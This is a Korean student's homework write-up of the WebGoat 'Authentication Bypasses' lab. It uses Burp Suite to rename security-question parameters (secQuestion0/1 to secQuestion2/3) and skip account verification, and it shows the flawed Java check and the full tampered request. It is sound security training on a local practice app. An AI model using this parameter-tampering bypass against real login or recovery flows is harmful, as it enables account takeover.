


인터넷응용보안 12주차 과제


202121556 곽지현

Authentication Bypasses 문제.

임의로 test, 1234를 입력하고 Submit 버튼 클릭



HTTP history에서 해당 요청 찾는다.



Repeater로 보낸 뒤 secQuestion0와 secQuestion1을 제거하고 send 버튼 클릭 -> 실패

The screenshot shows the Burp Suite Repeater interface. The 'Request' tab is active, displaying an HTTP POST request to http://127.0.0.1:8080. The request body is a JSON object with fields like 'lessonCompleted', 'feedback', 'output', 'assignment', and 'attemptWasMade'. The 'Response' tab shows an HTTP 200 OK response with a JSON body indicating failure. The 'Inspector' tab on the right shows the request and response details. The status bar at the bottom indicates 'Done' and '354 bytes | 20 millis'.

깃헙에서 VerifyAccount.java 파일 열어 확인

“secQuestion”이라는 문자열을 찾고있는 것을 확인 -> 취약점 존재


The screenshot shows a Java code file named VerifyAccount.java. The code is a snippet from a larger file, showing a method parseSecQuestions that iterates through request parameters and checks if they contain the string 'secQuestion'. A search bar on the right shows 'secQuestion'.

```
54         .build();
55     }
56
57     // else
58     if (verificationHelper.verifyAccount(Integer.valueOf(userId), (HashMap) submittedAnswers))
59         userSessionData.setValue("account-verified-id", userId);
60     return success(this).feedback("verify-account.success").build();
61 } else {
62     return failed(this).feedback("verify-account.failed").build();
63 }
64 }
65
66 private HashMap<String, String> parseSecQuestions(HttpServletRequest req) {
67     Map<String, String> userAnswers = new HashMap<>();
68     List<String> paramNames = Collections.list(req.getParameterNames());
69     for (String paramName : paramNames) {
70         // String paramName = req.getParameterNames().nextElement();
71         if (paramName.contains("secQuestion")) {
72             userAnswers.put(paramName, req.getParameter(paramName));
73         }
74     }
75     return (HashMap) userAnswers;
76 }
77 }
```

AccountVerificationHelper.java 파일 열어 확인


if문에서 false를 리턴하는 조건은 (키 이름이 일치하며 && 키가 틀린 경우) 밖에 없다.

secQuestion0, secQuestion1이 아닌 다른 이름으로 입력시 if문에 진입하지 않는다.



```
11 public class AccountVerificationHelper {
12     public boolean didUserLikelyCheat(HashMap<String, String> submittedAnswers) {
13     }
14
15     // end of cheating check ... the method below is the one of real interest. Can you find the
16
17     public boolean verifyAccount(Integer userId, HashMap<String, String> submittedQuestions) {
18         // short circuit if no questions are submitted
19         if (submittedQuestions.entrySet().size() != secQuestionStore.get(userId).size()) {
20             return false;
21         }
22
23         if (submittedQuestions.containsKey("secQuestion0"))
24             && !submittedQuestions
25                 .get("secQuestion0")
26                 .equals(secQuestionStore.get(userId).get("secQuestion0")) {
27             return false;
28         }
29
30         if (submittedQuestions.containsKey("secQuestion1"))
31             && !submittedQuestions
32                 .get("secQuestion1")
33                 .equals(secQuestionStore.get(userId).get("secQuestion1")) {
34             return false;
35         }
36
37         // else
38         return true;
39     }
40 }
```

Repeater로 가서 secQuestion0, secQuestion1을 secQuestion2, secQuestion3으로 변경 뒤 Send 버튼 클릭 -> 성공



Target: http://127.0.0.1:8080 HTTP/1

Request

```
1 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
2 sec-ch-ua: "Not(A;Brand";v="24", "Chromium";v="122"
3 Accept: */*
4 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
8 sec-ch-ua-platform: "Windows"
9 Origin: http://127.0.0.1:8080
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
16 Cookie: JSESSIONID=xkLaHWsgtMAPip0SLTYKEDuSnRFGIPpPGYBw
17 Connection: close
18 secQuestion2=test&secQuestion3=1234&jsEnabled=1&verifyMethod=SEC_QUESTIONS&userId=12309746
```

Response

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 20 May 2025 01:59:13 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback": "Congrats, you have successfully verified the account without actually verifying it. You can now change your password!",
12   "output":null,
13   "assignment":"VerifyAccount",
14   "attemptWasMade":true
15 }
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 5
- Request cookies: 1
- Request headers: 18
- Response headers: 6

Done 442 bytes | 29 millis

Event log All issues Memory: 144.0MB

문제 성공!

WebGoat

127.0.0.1:8080/WebGoat/start.mvc#lesson/AuthBypass.lesson/1

WebGOAT

Introduction >

General >

(A1) Broken Access Control >

(A2) Cryptographic Failures >

(A3) Injection >

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

Authentication Bypasses

Search lesson

Reset lesson

➕ 1 2 ➕

2FA Password Reset

An excellent example of authentication bypass is a recent (2016) example (<https://henryhoggard.co.uk/blog/Paypal-2FA-Bypass>). He could not receive an SMS with a code, so he opted for an alternative method, which involved security questions. Using a proxy, removed the parameters entirely and won.

Step 2: Enter any answer for security questions.

Verify your account

We don't recognise the device you're using.

Answer security questions